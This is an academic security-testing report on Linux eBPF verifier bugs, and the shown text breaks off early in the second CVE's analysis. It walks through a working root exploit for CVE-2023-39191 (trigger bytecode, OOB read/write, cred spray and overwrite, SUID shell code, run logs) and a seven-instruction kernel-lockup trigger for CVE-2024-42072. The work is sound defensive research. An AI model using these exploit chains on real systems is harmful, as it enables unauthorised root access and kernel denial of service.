



POLITECNICO DI TORINO

Exploitability analysis of eBPF verifier bugs

Security Verification and Testing Project

Simone Romano
s344024

Prof. Riccardo Sisto
Rosario Rizza

Contents

1	Introduction	3
1.1	Executive Summary	3
1.2	eBPF Background	3
1.3	The BPF Verifier	4
1.4	Testing Environment	4
1.5	VM Configuration	5
1.6	Reproduction Workflow	5
1.7	Result Interpretation	6
2	Vulnerabilities	7
2.1	CVE-2023-39191	7
2.1.1	Overview	7
2.1.2	Vulnerability Analysis	7
2.1.3	Exploit Primitive	8
2.1.4	Exploit Architecture	9
2.1.5	From OOB Primitive to Root	10
2.1.6	Experimental Results	12
2.1.7	Comparison with Previous eBPF Exploits	13
2.1.8	Patch and Mitigation	14
2.1.9	Security Impact	14
2.2	CVE-2024-42072	15
2.2.1	Overview	15
2.2.2	Technical Background: <code>may_goto</code>	15
2.2.3	Vulnerability Analysis	16
2.2.4	Exploit Primitive	17
2.2.5	Experimental Results	17
2.2.6	Exploit Characteristics	18
2.2.7	Patch and Mitigation	19
2.2.8	Security Impact	19
2.3	CVE-2024-45020	21
2.3.1	Overview	21
2.3.2	Vulnerability Analysis	21
2.3.3	Exploit Environment	22
2.3.4	Exploit Primitive	22
2.3.5	Exploit Architecture	23
2.3.6	Experimental Results	24
2.3.7	Comparison with Previous eBPF Exploits	26
2.3.8	Patch and Mitigation	26
2.3.9	Security Impact	27
2.4	CVE-2024-58100	28
2.4.1	Overview	28

2.4.2	Vulnerability Analysis	28
2.4.3	Exploit Environment	29
2.4.4	Exploit Primitive	30
2.4.5	Original Race-Based Exploit	30
2.4.6	Strategic and Architectural Differences	31
2.4.7	SLUB Freelist-Poisoning Strategy	31
2.4.8	Exploit Architecture	32
2.4.9	Experimental Results	33
2.4.10	Comparison with Previous eBPF Exploits	34
2.4.11	Patch and Mitigation	34
2.4.12	Security Impact	35

1 Introduction

1.1 Executive Summary

This report analyzes four Linux eBPF verifier vulnerabilities and evaluates how a **mismatch between the verifier’s abstract state and runtime execution** can become a concrete security failure. Each vulnerability was reproduced in an **isolated Buildroot/QEMU environment** using a kernel version and configuration adapted to the target bug.

The **main experimental results** are:

- **CVE-2023-39191**: corrupted `dynptr` tracking was converted into an **OOB read/write primitive and full local privilege escalation** through credential corruption;
- **CVE-2024-42072**: incorrect `may_goto` transformation produced a **deterministic kernel infinite loop and denial of service**;
- **CVE-2024-45020**: unsafe verifier pruning disclosed **direct-map pointers and kernel heap-layout information**, but did not reveal the randomized kernel-text base;
- **CVE-2024-58100**: a stale packet-pointer UAF was **escalated to root through SLUB freelist poisoning** and controlled placement of a `pipe_buffer`.

These results show that verifier bugs do not share a single exploitation model. Stale pointers, incorrect stack tracking and unsafe control-flow transformations produce **different primitives and require different post-exploitation strategies**. For this reason, the report distinguishes the **vulnerability**, the **primitive obtained from it**, and the **environment-specific techniques** required to reach the final impact.

1.2 eBPF Background

Extended Berkeley Packet Filter (eBPF) is a Linux kernel technology that **allows small programs to be loaded dynamically and executed inside the kernel** without writing or loading traditional kernel modules. Modern eBPF is widely used for networking, tracing, observability and security monitoring because it provides programmable hooks while preserving near-native execution performance.

An eBPF program is usually compiled from restricted C code into BPF bytecode. The bytecode is then submitted to the kernel through the `bpf()` system call. Before the program can be attached to a hook and executed, the **kernel validates it through the BPF Verifier**. Only after successful verification can the program be interpreted or JIT-compiled into native machine code.

The eBPF execution model relies on a few core components:

- **Programs**: restricted bytecode executed at specific kernel hooks.
- **Maps**: shared data structures used to exchange data between userspace and kernel-space BPF programs.

- **Helpers:** kernel-provided functions exposed to BPF programs through a controlled API.
- **Program types:** execution contexts such as socket filters, traffic-control classifiers, tracing programs or LSM hooks.

This report focuses on vulnerabilities where the **verifier accepts programs whose runtime behavior violates the safety assumptions** checked during static analysis. This class of bugs is particularly relevant because eBPF code runs in kernel context after approval. Therefore, a verifier mistake can become a direct **kernel memory primitive** or a **denial-of-service condition**.

1.3 The BPF Verifier

The BPF Verifier is the **security boundary between user-controlled BPF bytecode and privileged kernel execution**. Its purpose is to reject programs that may access invalid memory, use unsafe pointer arithmetic, leak kernel pointers, execute unbounded loops or call helpers with invalid arguments.

At a high level, the verifier performs major checks like:

1. **Control-flow validation:** the program must terminate and must not contain invalid jumps or unreachable unsafe paths.
2. **Register and pointer tracking:** each register is associated with a verifier state, represented by `struct bpf_reg_state`. This state records whether the register is uninitialized, a scalar value, or a pointer type such as `PTR_TO_MAP_VALUE`, `PTR_TO_PACKET`, or `PTR_TO_STACK`.
3. **Bounds tracking:** scalar ranges, pointer offsets and accessible memory windows are tracked to prevent out-of-bounds accesses.

The verifier does not simply inspect individual instructions. It symbolically simulates possible execution paths and maintains an abstract state for registers, stack slots and memory references. If the abstract model is correct, unsafe programs are rejected before execution. If the model is wrong, the runtime program may operate on memory that the verifier incorrectly classified as safe.

The vulnerabilities analyzed in this report exploit exactly this gap between abstract verification and concrete execution:

- **CVE-2023-39191:** stale `dynptr` stack tracking produces an OOB read/write primitive.
- **CVE-2024-58100:** a missing EXT-program compatibility check leaves a stale packet pointer alive; SLUB freelist poisoning converts the resulting UAF into full LPE in the test environment.
- **CVE-2024-42072:** incorrect `may_goto` handling turns a bounded loop into an infinite kernel loop.
- **CVE-2024-45020:** false pruning in `stacksafe()` produces a verifier-side OOB read and an information leak.

1.4 Testing Environment

All experiments were executed inside a **controlled Buildroot/QEMU environment**. Buildroot was used to generate **minimal Linux images** with specific vulnerable kernel versions and only the userspace components required to compile, load and trigger the BPF programs. QEMU was used to execute the generated images in an isolated virtual machine.

This setup provides three important advantages. First, each CVE can be tested against the exact kernel version required by the vulnerability. Second, the environment is **deterministic enough**

to reproduce heap layout and memory placement assumptions. Third, crashes, soft lockups or kernel panics remain **isolated inside the VM**.

PoC and exploit binaries were compiled statically with Buildroot’s cross-toolchain and deployed through the corresponding filesystem overlay. This avoided dependency issues inside the minimal guest image and made each binary available when the VM booted.

1.5 VM Configuration

The VM configuration was **adapted to the requirements of each CVE**. Some vulnerabilities only require a minimal amount of memory and a specific vulnerable kernel version. Others, especially CVE-2023-39191 and CVE-2024-58100, require additional **control over memory layout, kernel symbols, BPF permissions** and userspace capabilities.

The common test environment used the following baseline properties:

Component	Configuration
Virtualization	QEMU virtual machine generated through Buildroot
Userspace	Minimal Buildroot root filesystem
BPF availability	CONFIG_BPF and CONFIG_BPF_SYSCALL enabled
Execution mode	Serial console, root login available for controlled testing
PoC/exploit format	C binaries built with Buildroot’s cross-toolchain and deployed via overlay
Result validation	Verifier acceptance/rejection, kernel logs, map leaks, crash, soft lockup, or privilege escalation

Table 1.1: Baseline testing environment.

For CVE-2023-39191, the VM required a larger memory configuration. The exploit uses an OOB window that reaches approximately the 8.2 GiB physical memory region. For this reason, the VM was launched with 9 GiB of RAM:

```
1 ./start-qemu.sh --serial-only -- -m 9216
2
```

Listing 1.1: QEMU memory configuration used for CVE-2023-39191.

In this configuration, **address randomization was disabled** to keep the **memory layout stable** during exploit development and testing. In particular, KASLR and RANDOMIZE_MEMORY were disabled. This does not remove the vulnerability itself, but makes the exploit path reproducible enough to study the primitive, calibrate memory pressure and verify the credential overwrite.

1.6 Reproduction Workflow

Although kernel versions and exploit-specific options differ, each experiment follows the same **general reproduction procedure**:

1. **select the vulnerable kernel version** and enable the BPF, debugging and hardening options required by the target CVE;
2. **compile the kernel** and generate the corresponding minimal Buildroot image;
3. **compile and deploy the PoC or exploit** with the Buildroot cross-toolchain, support scripts and required capabilities;
4. **boot the image in QEMU** with the documented CPU and memory settings, then execute the binary from the intended user context;

5. **collect and compare the results** using verifier output, kernel logs and userspace evidence of the expected primitive or failure condition;

1.7 Result Interpretation

The outcome of each experiment was interpreted according to the vulnerability class.

For verifier bypass and memory-safety bugs, a kernel was considered vulnerable when a **program was accepted even though it should have been rejected**, or when a runtime primitive such as OOB read/write, stale pointer access or information disclosure was observed.

For availability bugs, such as CVE-2024-42072, success was defined by the ability to **trigger the expected kernel soft lockup** after loading and executing the crafted BPF program.

For privilege-escalation bugs, success required demonstrating a transition from a non-root execution context to root privileges. In CVE-2023-39191, this was achieved by locating and overwriting a live `struct cred` object. In CVE-2024-58100, the stale packet-pointer primitive was instead used to poison the SLUB freelist, redirect a `pipe_buffer` allocation into controlled userspace memory and create a SUID-root shell through a `modprobe_path` overwrite.

The following table summarizes the main experimental requirements for the analyzed CVEs:

CVE	Main environment requirement	Observed result
CVE-2023-39191	9 GiB RAM, stable memory layout, unprivileged BPF enabled	Full LPE through OOB read/write and <code>struct cred</code> overwrite
CVE-2024-58100	BPF/network capabilities, readable kernel symbols, SLUB freelist hardening and SMAP/SMEP disabled	Full LPE through SLUB freelist poisoning and controlled <code>pipe_buffer</code> allocation
CVE-2024-42072	Vulnerable 6.9 kernel with <code>may_goto</code> support	Kernel soft lockup / DoS
CVE-2024-45020	BPF-capable execution context, verifier pruning trigger, <code>CONFIG_INIT_STACK_NONE=y</code>	Direct-map pointer and heap-layout disclosure; no complete kernel-text KASLR bypass

Table 1.2: CVE-specific testing requirements and outcomes.

2 Vulnerabilities

2.1 CVE-2023-39191

2.1.1 Overview

CVE-2023-39191 is a **verifier logic bug** affecting the handling of eBPF dynamic pointers, or **dynptr**. The vulnerable **dynptr** behavior was introduced in Linux 5.19 and remained present in the upstream 6.2 series; vendor and stable-tree fix points depend on backports. Exploitation requires a BPF-capable process, identified by the public advisory as a process holding **CAP_BPF**. The bug originates from **incomplete validation of partially overlapping dynptr objects** on the BPF stack and can be transformed into an **Out-of-Bounds (OOB) read/write primitive** and, with additional memory shaping, into a full **Local Privilege Escalation (LPE)**.

CVE ID	CVE-2023-39191
Affected versions	Upstream Linux 5.19–6.2; distribution backports vary
Component	eBPF verifier, dynptr stack-state tracking
Vulnerability type	Type confusion / stale verifier state
Root cause	Missing invalidation of a dynptr after partial stack overlap
Impact	OOB read/write and Local Privilege Escalation
CVSS	8.2 HIGH

Table 2.1: Summary of CVE-2023-39191.

A **dynptr** occupies 16 bytes on the BPF stack. The verifier models it as two adjacent 8-byte slots: the first one contains the data pointer, while the second one stores metadata such as size, type, flags and offset. The security invariant is simple: if any byte of a tracked **dynptr** is overwritten, **the whole object must be invalidated**. Vulnerable kernels fail to enforce this invariant when a second **dynptr** is initialized at an offset that overlaps only the upper half of the first one.

The practical exploit developed for this vulnerability does not stop at a verifier bypass. It uses the corrupted **dynptr** to obtain a stable OOB read/write primitive, calibrates physical memory placement, sprays **struct cred** objects, scans for UID/GID signatures, overwrites credentials and finally creates a SUID-root shell payload.

2.1.2 Vulnerability Analysis

The vulnerable sequence creates a first local **dynptr** at **fp-32**, then creates a second ring-buffer **dynptr** at **fp-24**. Since both objects are 16 bytes wide, the second object overwrites the metadata slot of the first one.

```
1 dynptr1 at fp-32:
2   [fp-32, fp-24)   data pointer
3   [fp-24, fp-16)   size/type/offset metadata
4
5 dynptr2 at fp-24:
```



```

6  [fp-24, fp-16)    data pointer
7  [fp-16, fp-8)    size/type/offset metadata
8
9  overlap:
10 [fp-24, fp-16)    dynptr1 metadata overwritten by dynptr2 data pointer

```

Listing 2.1: Overlapping dynptr layout used by the tested exploit.

At verification time, `dynptr1` is still considered initialized and safe. At runtime, however, the helper creating `dynptr2` writes a ring-buffer pointer exactly where `dynptr1` stores its size and offset metadata. The result is a **type confusion condition**: the verifier believes it is dealing with a bounded local object, while the kernel executes operations on a corrupted object whose metadata was partially replaced by a kernel address.

The minimal trigger can be summarized as follows:

```

1  /* dynptr1: local dynptr backed by a BPF map value */
2  r1 = map_value;
3  r2 = 8;
4  r3 = 0;
5  r4 = fp - 32;
6  call bpf_dynptr_from_mem;
7
8  /* scrub the upper slot of dynptr1 */
9  *(u64 *) (fp - 24) = 0;
10
11 /* dynptr2: ringbuf dynptr overlapping dynptr1 metadata */
12 r1 = ringbuf;
13 r2 = 8;
14 r3 = 0;
15 r4 = fp - 24;
16 call bpf_ringbuf_reserve_dynptr;

```

Listing 2.2: Core trigger sequence.

The critical point is not the helper itself, but the verifier state that survives after the overlap. A correct verifier should destroy the old `dynptr` as soon as the new helper writes into any byte of its 16-byte range. In the vulnerable implementation, stale stack metadata remains trusted long enough to use the corrupted object.

This creates the central verifier/runtime divergence:

- **Verifier view:** `dynptr1` is still a valid local `dynptr` backed by a bounded BPF map value.
- **Runtime view:** the metadata of `dynptr1` has been overwritten by the ring-buffer `dynptr` pointer.

Once this mismatch exists, later `dynptr` helper calls operate on an object whose logical bounds no longer correspond to the verifier-approved model.

2.1.3 Exploit Primitive

The exploit turns the stale verifier state into an **OOB memory primitive**. The first `dynptr` still points to a controlled BPF map value, but its size and offset fields are overwritten by bytes coming from the **vmalloc-backed ring-buffer pointer**. Because `vmalloc` addresses contain high bits such as `0xffffc900`, those bytes can be interpreted as a very large logical access window. In the tested exploit, this produces an effective window of roughly 4 GiB beyond the original map value.

```

1  Verifier view:
2    dynptr1 = local dynptr, bounded to map_value
3
4  Runtime view:
5    dynptr1 = local data pointer + corrupted vmalloc metadata
6

```

```

7 Effect:
8 map_value + huge corrupted offset -> OOB kernel access

```

Listing 2.3: Verifier/runtime divergence.

The BPF payload exposes this primitive to userspace through a BPF map used as a command channel. Userspace writes the desired offset, the value to write and the operation mode; the BPF program performs the corrupted dynptr read/write; userspace then retrieves the result from the same map. Conceptually, the exploit reduces the bug to the following interface:

```

1 oob_read(offset, &value);
2 oob_write(offset, value);

```

Listing 2.4: Abstract exploit interface.

This is the key transition: the vulnerability is no longer only a verifier bypass. It becomes a **reusable kernel read/write primitive** controlled by the userspace orchestrator.

The BPF payload is carefully structured to keep the corrupted object usable while avoiding unnecessary crashes. It creates the overlapped dynptrs, performs the read or write through the corrupted object, stores the result into a map slot and discards the ring-buffer dynptr before exit. This makes the primitive repeatable and stable enough to support the later credential attack.

2.1.4 Exploit Architecture

The exploit is composed of two cooperating layers:

1. a userspace C orchestrator;
2. a BPF payload executed inside the kernel.

The userspace side is responsible for preparing memory, creating the required maps and ring buffers, loading the BPF program, triggering execution and interpreting the leaked data. The BPF payload is responsible for creating the overlapping dynptr layout and performing the actual OOB read/write through the corrupted object.

The exploit uses a small BPF array map as a communication channel. The map stores:

- the requested OOB offset;
- the value to write;
- the result of the last OOB read;
- a flag selecting read-only or read/write mode.

The high-level BPF execution flow is:

```

1 1. Read command parameters from the BPF map.
2 2. Create dynptr1 at fp-32.
3 3. Create dynptr2 at fp-24, overlapping dynptr1.
4 4. Use corrupted dynptr1 for OOB read.
5 5. Optionally use corrupted dynptr1 for OOB write.
6 6. Store the read result back into the map.
7 7. Discard the ringbuf dynptr and exit.

```

Listing 2.5: High-level BPF payload flow.

The userspace side repeatedly invokes this payload to implement higher-level exploit phases. In practice, every memory probe or write performed during the LPE chain is reduced to one BPF-triggered OOB operation.

2.1.5 From OOB Primitive to Root

The full exploit must solve a practical placement problem: the OOB window points to a physical region determined by the placement of the BPF map value and by the corrupted offset. Therefore, before targeting credentials, the exploit must **discover and shape where the OOB primitive lands**.

Adaptive Memory Calibration

The exploit first performs adaptive memory calibration. After establishing the OOB read/write primitive, it allocates anonymous `mmap` memory in controlled chunks and fills each allocation with the recognizable pattern `0xAAAAAAAAAAAAAAAA`. After every allocation step, the exploit probes the OOB window. When the OOB read returns the magic pattern, the exploit knows that the `mmap` pressure has reached the physical region targeted by the corrupted `dynptr` offset.

```
1 [*] Coarse pass (64MB steps)...
2   [ 64] +64MB = 4096MB total *** MAGIC DETECTED ***
3 [*] Fine pass (2MB steps from 4032MB)...
4   [ 64] +2MB = 4034MB total *** MAGIC DETECTED ***
5 [+] Calibrated: 4034MB pressure
```

Listing 2.6: Adaptive calibration output.

The calibration is performed in two stages. The coarse phase uses 64 MiB chunks to quickly identify the approximate point where the `mmap` pressure reaches the OOB window. The exploit then releases the last coarse chunk and repeats the search with 2 MiB chunks, producing a finer placement. In the documented execution, the final calibrated pressure is around 4034 MiB.

In the Buildroot/QEMU test environment, after calibration the `mmap` pressure covers physical memory up to approximately the OOB target. The first free pages after the `mmap` frontier are then suitable candidates for subsequent kernel allocations. This is important because the next phase forks thousands of child processes, forcing the kernel to allocate many `struct cred` objects close to the OOB-accessible region.

A relevant detail is the use of `MADV_DONTFORK`. The exploit marks the large memory-pressure mapping so that child processes do not inherit it. Without this, forking thousands of children would duplicate large page-table structures and could exhaust memory before the credential spray phase.

Credential Spray

After calibration, the exploit **sprays credential objects** by forking thousands of child processes. Each child forces the kernel to allocate a separate `struct cred`; the children are then blocked on a pipe so that their credentials **remain allocated and stable** while the parent scans memory.

The target structure contains several identity fields:

- `uid, gid;`
- `suid, sgid;`
- `euid, egid;`
- `fsuid, fsgid.`

For a normal user in the test environment, these fields contain the value 1000. For root, they contain zero. The objective is therefore to locate a live child credential object and overwrite these fields with zero.

Credential Scan

The parent process scans the OOB-accessible memory window looking for the 64-bit signature:

```
1 0x0000003E8000003E8
```

Listing 2.7: Credential signature searched by the exploit.

This value corresponds to two adjacent 32-bit fields containing decimal 1000, namely `uid=1000` and `gid=1000`. The exploit does not trust a single match. It verifies additional adjacent fields to confirm that the pattern belongs to a real `struct cred` and not to unrelated memory.

```
1 [+] *** CRED FOUND at OOB offset 0xc59f8 ***
2 [+] Verified: 3 consecutive uid_sig matches
```

Listing 2.8: Credential discovery output.

The discovered offset identifies the beginning of the useful credential identity fields for one of the sprayed child processes.

Credential Overwrite

Privilege escalation is then performed with four 8-byte writes that **zero the UID/GID-related fields** of the selected child credential object. Because the primitive writes eight bytes at a time and the detected signature starts at `uid`, the first write also clears the adjacent `usage` reference counter. This is an exploit-specific reliability weakness rather than a requirement of the vulnerability.

```
1 oob_write(cred_off - 4, 0); /* usage + uid */
2 oob_write(cred_off + 4, 0); /* gid + suid */
3 oob_write(cred_off + 12, 0); /* sgid + euid */
4 oob_write(cred_off + 20, 0); /* egid + fsuid */
```

Listing 2.9: Credential overwrite strategy.

After the overwrite, the kernel reads UID/GID fields equal to zero and treats the target child process as root. This does not invoke `setuid()` and does not pass through the normal authorization logic: the kernel identity state is changed directly in memory. Clearing `usage` may, however, destabilize the lifetime management of the selected credential object and can lead to premature release or later memory-safety faults.

A verification read confirms the operation:

```
1 [*] Verify (usage+uid): 0x0000000000000000 -> ZEROED!
```

Listing 2.10: Credential overwrite verification.

Root Shell Creation

Once the parent closes the synchronization pipe, all children wake up and call `getuid()`. Only the child whose credentials were overwritten observes UID 0. That child then copies the exploit binary to `/tmp/rootsh`, changes ownership to root and enables the SUID bit.

The exploit binary also contains a SUID entry path:

```
1 if (geteuid() == 0) {
2     setuid(0);
3     setgid(0);
4     execl("/bin/sh", "sh", NULL);
5 }
```

Listing 2.11: SUID payload entry.

After the SUID copy is created, executing `/tmp/rootsh` yields an interactive root shell:

```

1 $ ./rootsh
2 [+] SUID payload triggered! Spawning root shell...
3 $ whoami
4 root

```

Listing 2.12: Final result.

2.1.6 Experimental Results

The execution of the target exploit produced the following log output:

```

[*] UID=1000 CAP BPF=NO RAM=8966MB
[+] Data map: fd=3
[*] Phase 2: Adaptive spray for R/W primitive...
    [spray= 0] write=0 (OK)

[+] *** R/W primitive established (spray=0) ***

[*] Phase 3: Adaptive pressure calibration
[*] OOB_offset = 0xFFFFC900 = 4097 MiB
[*] Expected total = 4100 MiB to reach OOB target

[*] 3a: Coarse pass (64MB steps)...
    [ 8] +64MB = 512MB total
    [16] +64MB = 1024MB total
    [24] +64MB = 1536MB total
    [32] +64MB = 2048MB total
    [40] +64MB = 2560MB total
    [48] +64MB = 3072MB total
    [56] +64MB = 3584MB total
    [64] +64MB = 4096MB total *** MAGIC DETECTED ***
[+] Coarse: OOB window reached at ~4096MB
[*] 3b: Fine pass (2MB steps from 4032MB)...
    [ 64] +2MB = 4034MB total *** MAGIC DETECTED ***

[+] *** Calibrated: 4034MB pressure (64 chunks) ***
[+] Mmap covers ZONE_NORMAL up to OOB window.
[+] First free page is just past OOB target.
[+] Creds from fork() will land in OOB scan range.

[*] Phase 4: Forking 5000 children for cred spray...
[+] Forked 5000 children (cred spray active)
[*] Phase 5/6: Robust scanning for cred (UID=1000)...
[*] Scan window: 4096 KB. Unmapped holes will be skipped.
    ...2112/4096 KB (37382 nz, 1991 magic, 0 holes skipped)
[+] *** CRED FOUND at OOB offset 0x2185f8 ***
[+] Verified: 3 consecutive uid_sig matches
[+] (Skipped 0 memory holes during scan)

[*] Stats: 37696 nonzero (1991 magic), 19441 kptrs, 0 memory holes skipped
[*] Phase 7: Overwriting cred -> uid=0...
[+] Write results: 0 0 0 0 (0=success)
[*] Verify (usage+uid): 0x0000000000000000 -> ZEROED!
[*] Signaling 5000 children...

=====
    *** PRIVILEGE ESCALATION SUCCESSFUL! ***

SUID root shell: /tmp/rootsh
Run: /tmp/rootsh
Proof: cat /tmp/root_proof.txt
=====

```

Figure 2.1: Exploit execution log for CVE-2023-39191.

The full exploit chain was successfully executed in the vulnerable test environment. The important result is that the exploit did not merely demonstrate an OOB read: it reached a complete LPE

by modifying a live `struct cred` and producing a persistent SUID-root helper for the lifetime of the filesystem.

The observed exploitation path was:




Figure 2.2: CVE-2023-39191 exploitation path.

The exploit modifies one sprayed credential object rather than a global kernel control structure, limiting the immediate corruption scope. In the documented run the system remained operational long enough to create the SUID-root payload. This should not be interpreted as a general stability guarantee, because the same overwrite clears the credential reference counter and may cause delayed lifetime-management failures.

The escalation does not generate a normal authentication event because it occurs by directly modifying kernel memory. Its most visible artifact is the unexpected SUID-root binary created under `/tmp`; crashes or allocator warnings are also possible consequences of the reference-counter corruption.

2.1.7 Comparison with Previous eBPF Exploits

Among the exploits analyzed in the previous reports, the closest comparison for CVE-2023-39191 is CVE-2023-2163. The concrete verifier bug is different, but the exploitation model is very similar: both attacks exploit a mismatch between the verifier’s abstract interpretation and the actual runtime state.

In CVE-2023-2163, incorrect path pruning causes the verifier to skip a branch where pointer bounds have changed. Real execution can still take that branch, producing a one-byte stack overflow. The exploit then brute-forces the corrupted byte, leaks a map pointer, upgrades the primitive to arbitrary 64-bit read/write, and finally patches credentials to obtain root. In CVE-2023-39191, the stale verifier state is not produced by path pruning, but by incomplete dynptr invalidation: the verifier still trusts a dynptr whose metadata has been partially overwritten at runtime.

Aspect	CVE-2023-2163	CVE-2023-39191
Verifier mistake	Incorrect path pruning	Missing dynptr invalidation after partial stack overlap
Divergence	Pruned path differs from runtime path	Tracked dynptr differs from runtime object
Initial primitive	One-byte stack overflow	Corrupted dynptr metadata
Primitive upgrade	Brute-force low byte, leak map pointer, build arbitrary R/W	Corrupt dynptr size/offset, calibrate memory, build OOB R/W
Exploit shaping	Pointer leak, brute force, arbitrary R/W construction	Adaptive memory calibration, cred spray, OOB scan
Final step	Patch <code>cred</code> and spawn root shell	Spray/scan <code>cred</code> , zero UID/GID, spawn root shell

Table 2.2: Exploit-level parallelism between CVE-2023-2163 and CVE-2023-39191.

2.1.8 Patch and Mitigation

The vulnerability was fixed by strengthening how the verifier handles `dynptr` stack slots and stack-slot reuse. The relevant patch series improves `dynptr` stack-state invalidation, including invalidation of slices when `dynptrs` on the stack are destroyed and stricter handling of `dynptr` stack-slot reinitialization. Conceptually, whenever a helper writes to stack memory that overlaps a tracked `dynptr`, the previous `dynptr` state must no longer remain trusted.

```
1 if stack write overlaps tracked dynptr state:
2     invalidate previous dynptr state
3     mark affected stack slots/slices as unsafe
```

Listing 2.13: Conceptual model of the fix.

This closes the verifier/runtime gap because the first `dynptr` can no longer survive a partial overwrite of its metadata. After the fix, the overlap pattern is rejected or the stale object is invalidated before it can be used for a corrupted `dynptr` access.

The most relevant mitigations are:

- upgrade to a kernel containing the `dynptr` invalidation fix;
- restrict `CAP_BPF` and BPF program loading to trusted users;
- disable unprivileged BPF where possible as an additional hardening measure;
- monitor suspicious SUID file creation such as `/tmp/rootsh`;
- monitor unusual BPF map/ring-buffer activity by untrusted users.

2.1.9 Security Impact

CVE-2023-39191 demonstrates why verifier correctness is a critical kernel security boundary. The BPF runtime trusts the verifier’s abstract model: once a program is accepted, the kernel does not re-check every high-level safety property during execution. If the abstract model diverges from the actual runtime object layout, the attacker obtains kernel memory access while still executing verifier-approved code.

The impact is especially severe because the exploit reaches full LPE without corrupting global kernel structures. By modifying a single live `struct cred`, the attack changes the identity of one child process while leaving the rest of the system stable. This lowers the chance of immediate crashes and makes exploitation more reliable.

The defensive lesson is that object lifetime and object integrity must be tracked at byte granularity when the verifier models compound stack objects. A `dynptr` is not safe if only part of it remains valid. Partial overwrite must be treated exactly like full destruction, because metadata corruption is enough to transform a bounded object into a large OOB access window.

In short, the verifier approved what it believed to be a safe local `dynptr`, but the kernel executed operations on a corrupted runtime object with an approximately 4 GiB access window in the tested exploit configuration. That mismatch is sufficient to move from a local BPF program to root privileges.

2.2 CVE-2024-42072

2.2.1 Overview

CVE-2024-42072 is a **Denial-of-Service vulnerability** affecting the Linux eBPF subsystem in kernel versions 6.9 through 6.9.7. Linux 6.9.8 is the first fixed release in the 6.9 stable series, while Linux 6.10 contains the upstream fix. The bug is related to the newly introduced **may_goto instruction**, which was added to support bounded loops in eBPF programs.

Historically, the eBPF verifier rejected unbounded loops to guarantee that every BPF program terminates. The **may_goto** instruction was introduced as a controlled mechanism for loops: it relies on a hidden counter stored on the BPF stack. At each iteration, the counter is decremented. When the counter reaches zero, execution should exit the loop.

The vulnerability appears when **may_goto** is used with a **negative offset**, i.e., a backward jump. Due to an **incorrect patching formula** and **insufficient verifier loop-pruning checks**, a BPF program containing only a few instructions can be accepted by the verifier but transformed at runtime into an **infinite kernel loop**.

CVE ID	CVE-2024-42072
Affected versions	Linux kernel 6.9–6.9.7
Vulnerability type	eBPF verifier and instruction-rewriting error
Root cause	Incorrect may_goto patching for negative offsets and unsafe state pruning
Impact	Denial of Service, kernel soft lockup
CVSS	7.8 HIGH

Table 2.3: Summary of CVE-2024-42072.

Unlike the other vulnerabilities analyzed in this report, this CVE does not provide a memory disclosure or arbitrary write primitive. Its impact is purely availability-oriented: one trigger traps the CPU core executing the program inside a kernel loop. The tested exploit deliberately repeats the trigger on every online core, which is what makes the complete virtual machine unresponsive.

2.2.2 Technical Background: may_goto

The **may_goto** instruction is not directly executed as a native BPF instruction. Before execution, the kernel expands it into a short sequence of ordinary BPF instructions implementing a bounded-loop counter.

Conceptually, **may_goto** behaves as follows:

```
1 if counter > 0:
2     counter -= 1
3     jump to target
4 else:
5     continue after the loop
```

Listing 2.14: Expected **may_goto** semantics.

Internally, the kernel rewrites it into a sequence similar to:

```
1 AX = *(fp + counter_offset)
2 if AX == 0:
3     jump to loop_exit
4 AX -= 1
5 *(fp + counter_offset) = AX
```

Listing 2.15: Simplified **may_goto** expansion.

The security of this mechanism depends on two properties:

1. the patching phase must compute the **correct jump target**;
2. the verifier must still **detect infinite-loop patterns**.

CVE-2024-42072 breaks both properties.

2.2.3 Vulnerability Analysis

The vulnerability is caused by the combination of two distinct bugs.

Bug 1: Incorrect Negative Offset Patching

The first bug is located in `do_misc_fixups()`, the function responsible for expanding `may_goto` into ordinary BPF instructions. The vulnerable code used the same offset formula for both forward and backward jumps:

```
1 insn_buf[1] = BPF_JMP_IMM(BPF_JEQ,
2                       BPF_REG_AX,
3                       0,
4                       insn->off + 2);
```

Listing 2.16: Vulnerable offset calculation.

This formula is valid for positive offsets, but wrong for negative ones. For example, with:

```
1 may_goto -4
```

the expected behavior is that, when the counter reaches zero, execution jumps to the loop exit block. Instead, the vulnerable formula computes:

```
1 JEQ offset = -4 + 2 = -2
```

This makes the generated conditional jump target the counter-loading instruction itself. When the counter becomes zero, execution loops forever between:

```
1 AX = *(fp + counter_offset)
2 if AX == 0: jump back to AX load
```

Therefore, the bounded loop degenerates into an **infinite loop**.

Bug 2: Unsafe State Pruning

The second bug is in the verifier state-pruning logic, specifically around `is_state_visited()`. The verifier avoids path explosion by skipping states already considered equivalent. For `may_goto`, the vulnerable logic could prune a state without properly accounting for the current `may_goto_depth`.

The vulnerable behavior can be summarized as:

```
1 if instruction is may_goto:
2     if current_state equals old_state:
3         prune path
4     skip infinite-loop check
```

Listing 2.17: Simplified vulnerable pruning logic.

This prevents the verifier from detecting that the accepted program may not terminate after the buggy patching transformation. The result is a verifier-approved program that becomes non-terminating after the kernel's **post-verification instruction rewriting**.

2.2.4 Exploit Primitive

The exploit uses a minimal BPF program of seven instructions. Its purpose is not to corrupt memory, but to force the vulnerable kernel to execute the **wrongly patched may_goto path**.

The logical program is:

```
1 0: r0 = 0
2 1: goto +1
3 2: exit
4 3: r1 = 0
5 4: r1 += 1
6 5: may_goto -4
7 6: goto -3
```

Listing 2.18: Minimal exploit structure.

Instruction 5 is the critical one. It should behave as a bounded backward loop. Once the hidden counter reaches zero, execution should jump to instruction 2 and terminate.

However, on a vulnerable kernel, `may_goto -4` is expanded with the wrong conditional-jump target:

```
1 5: AX = *(fp + counter_offset)
2 6: if AX == 0 goto -2
3 7: AX -= 1
4 8: *(fp + counter_offset) = AX
5 9: goto -6
```

Listing 2.19: Buggy runtime expansion.

The unconditional jump at instruction 9 corresponds to the original `goto -3`, adjusted after the `may_goto` expansion inserted three additional instructions. Its purpose is still to jump back to the loop body.

The real bug is in instruction 6. The conditional jump should leave the loop when the counter reaches zero. Instead, due to the **incorrect offset calculation**, its target becomes instruction 5. Therefore, once `AX == 0`, the program repeatedly executes:

```
1 5: AX = *(fp + counter_offset)
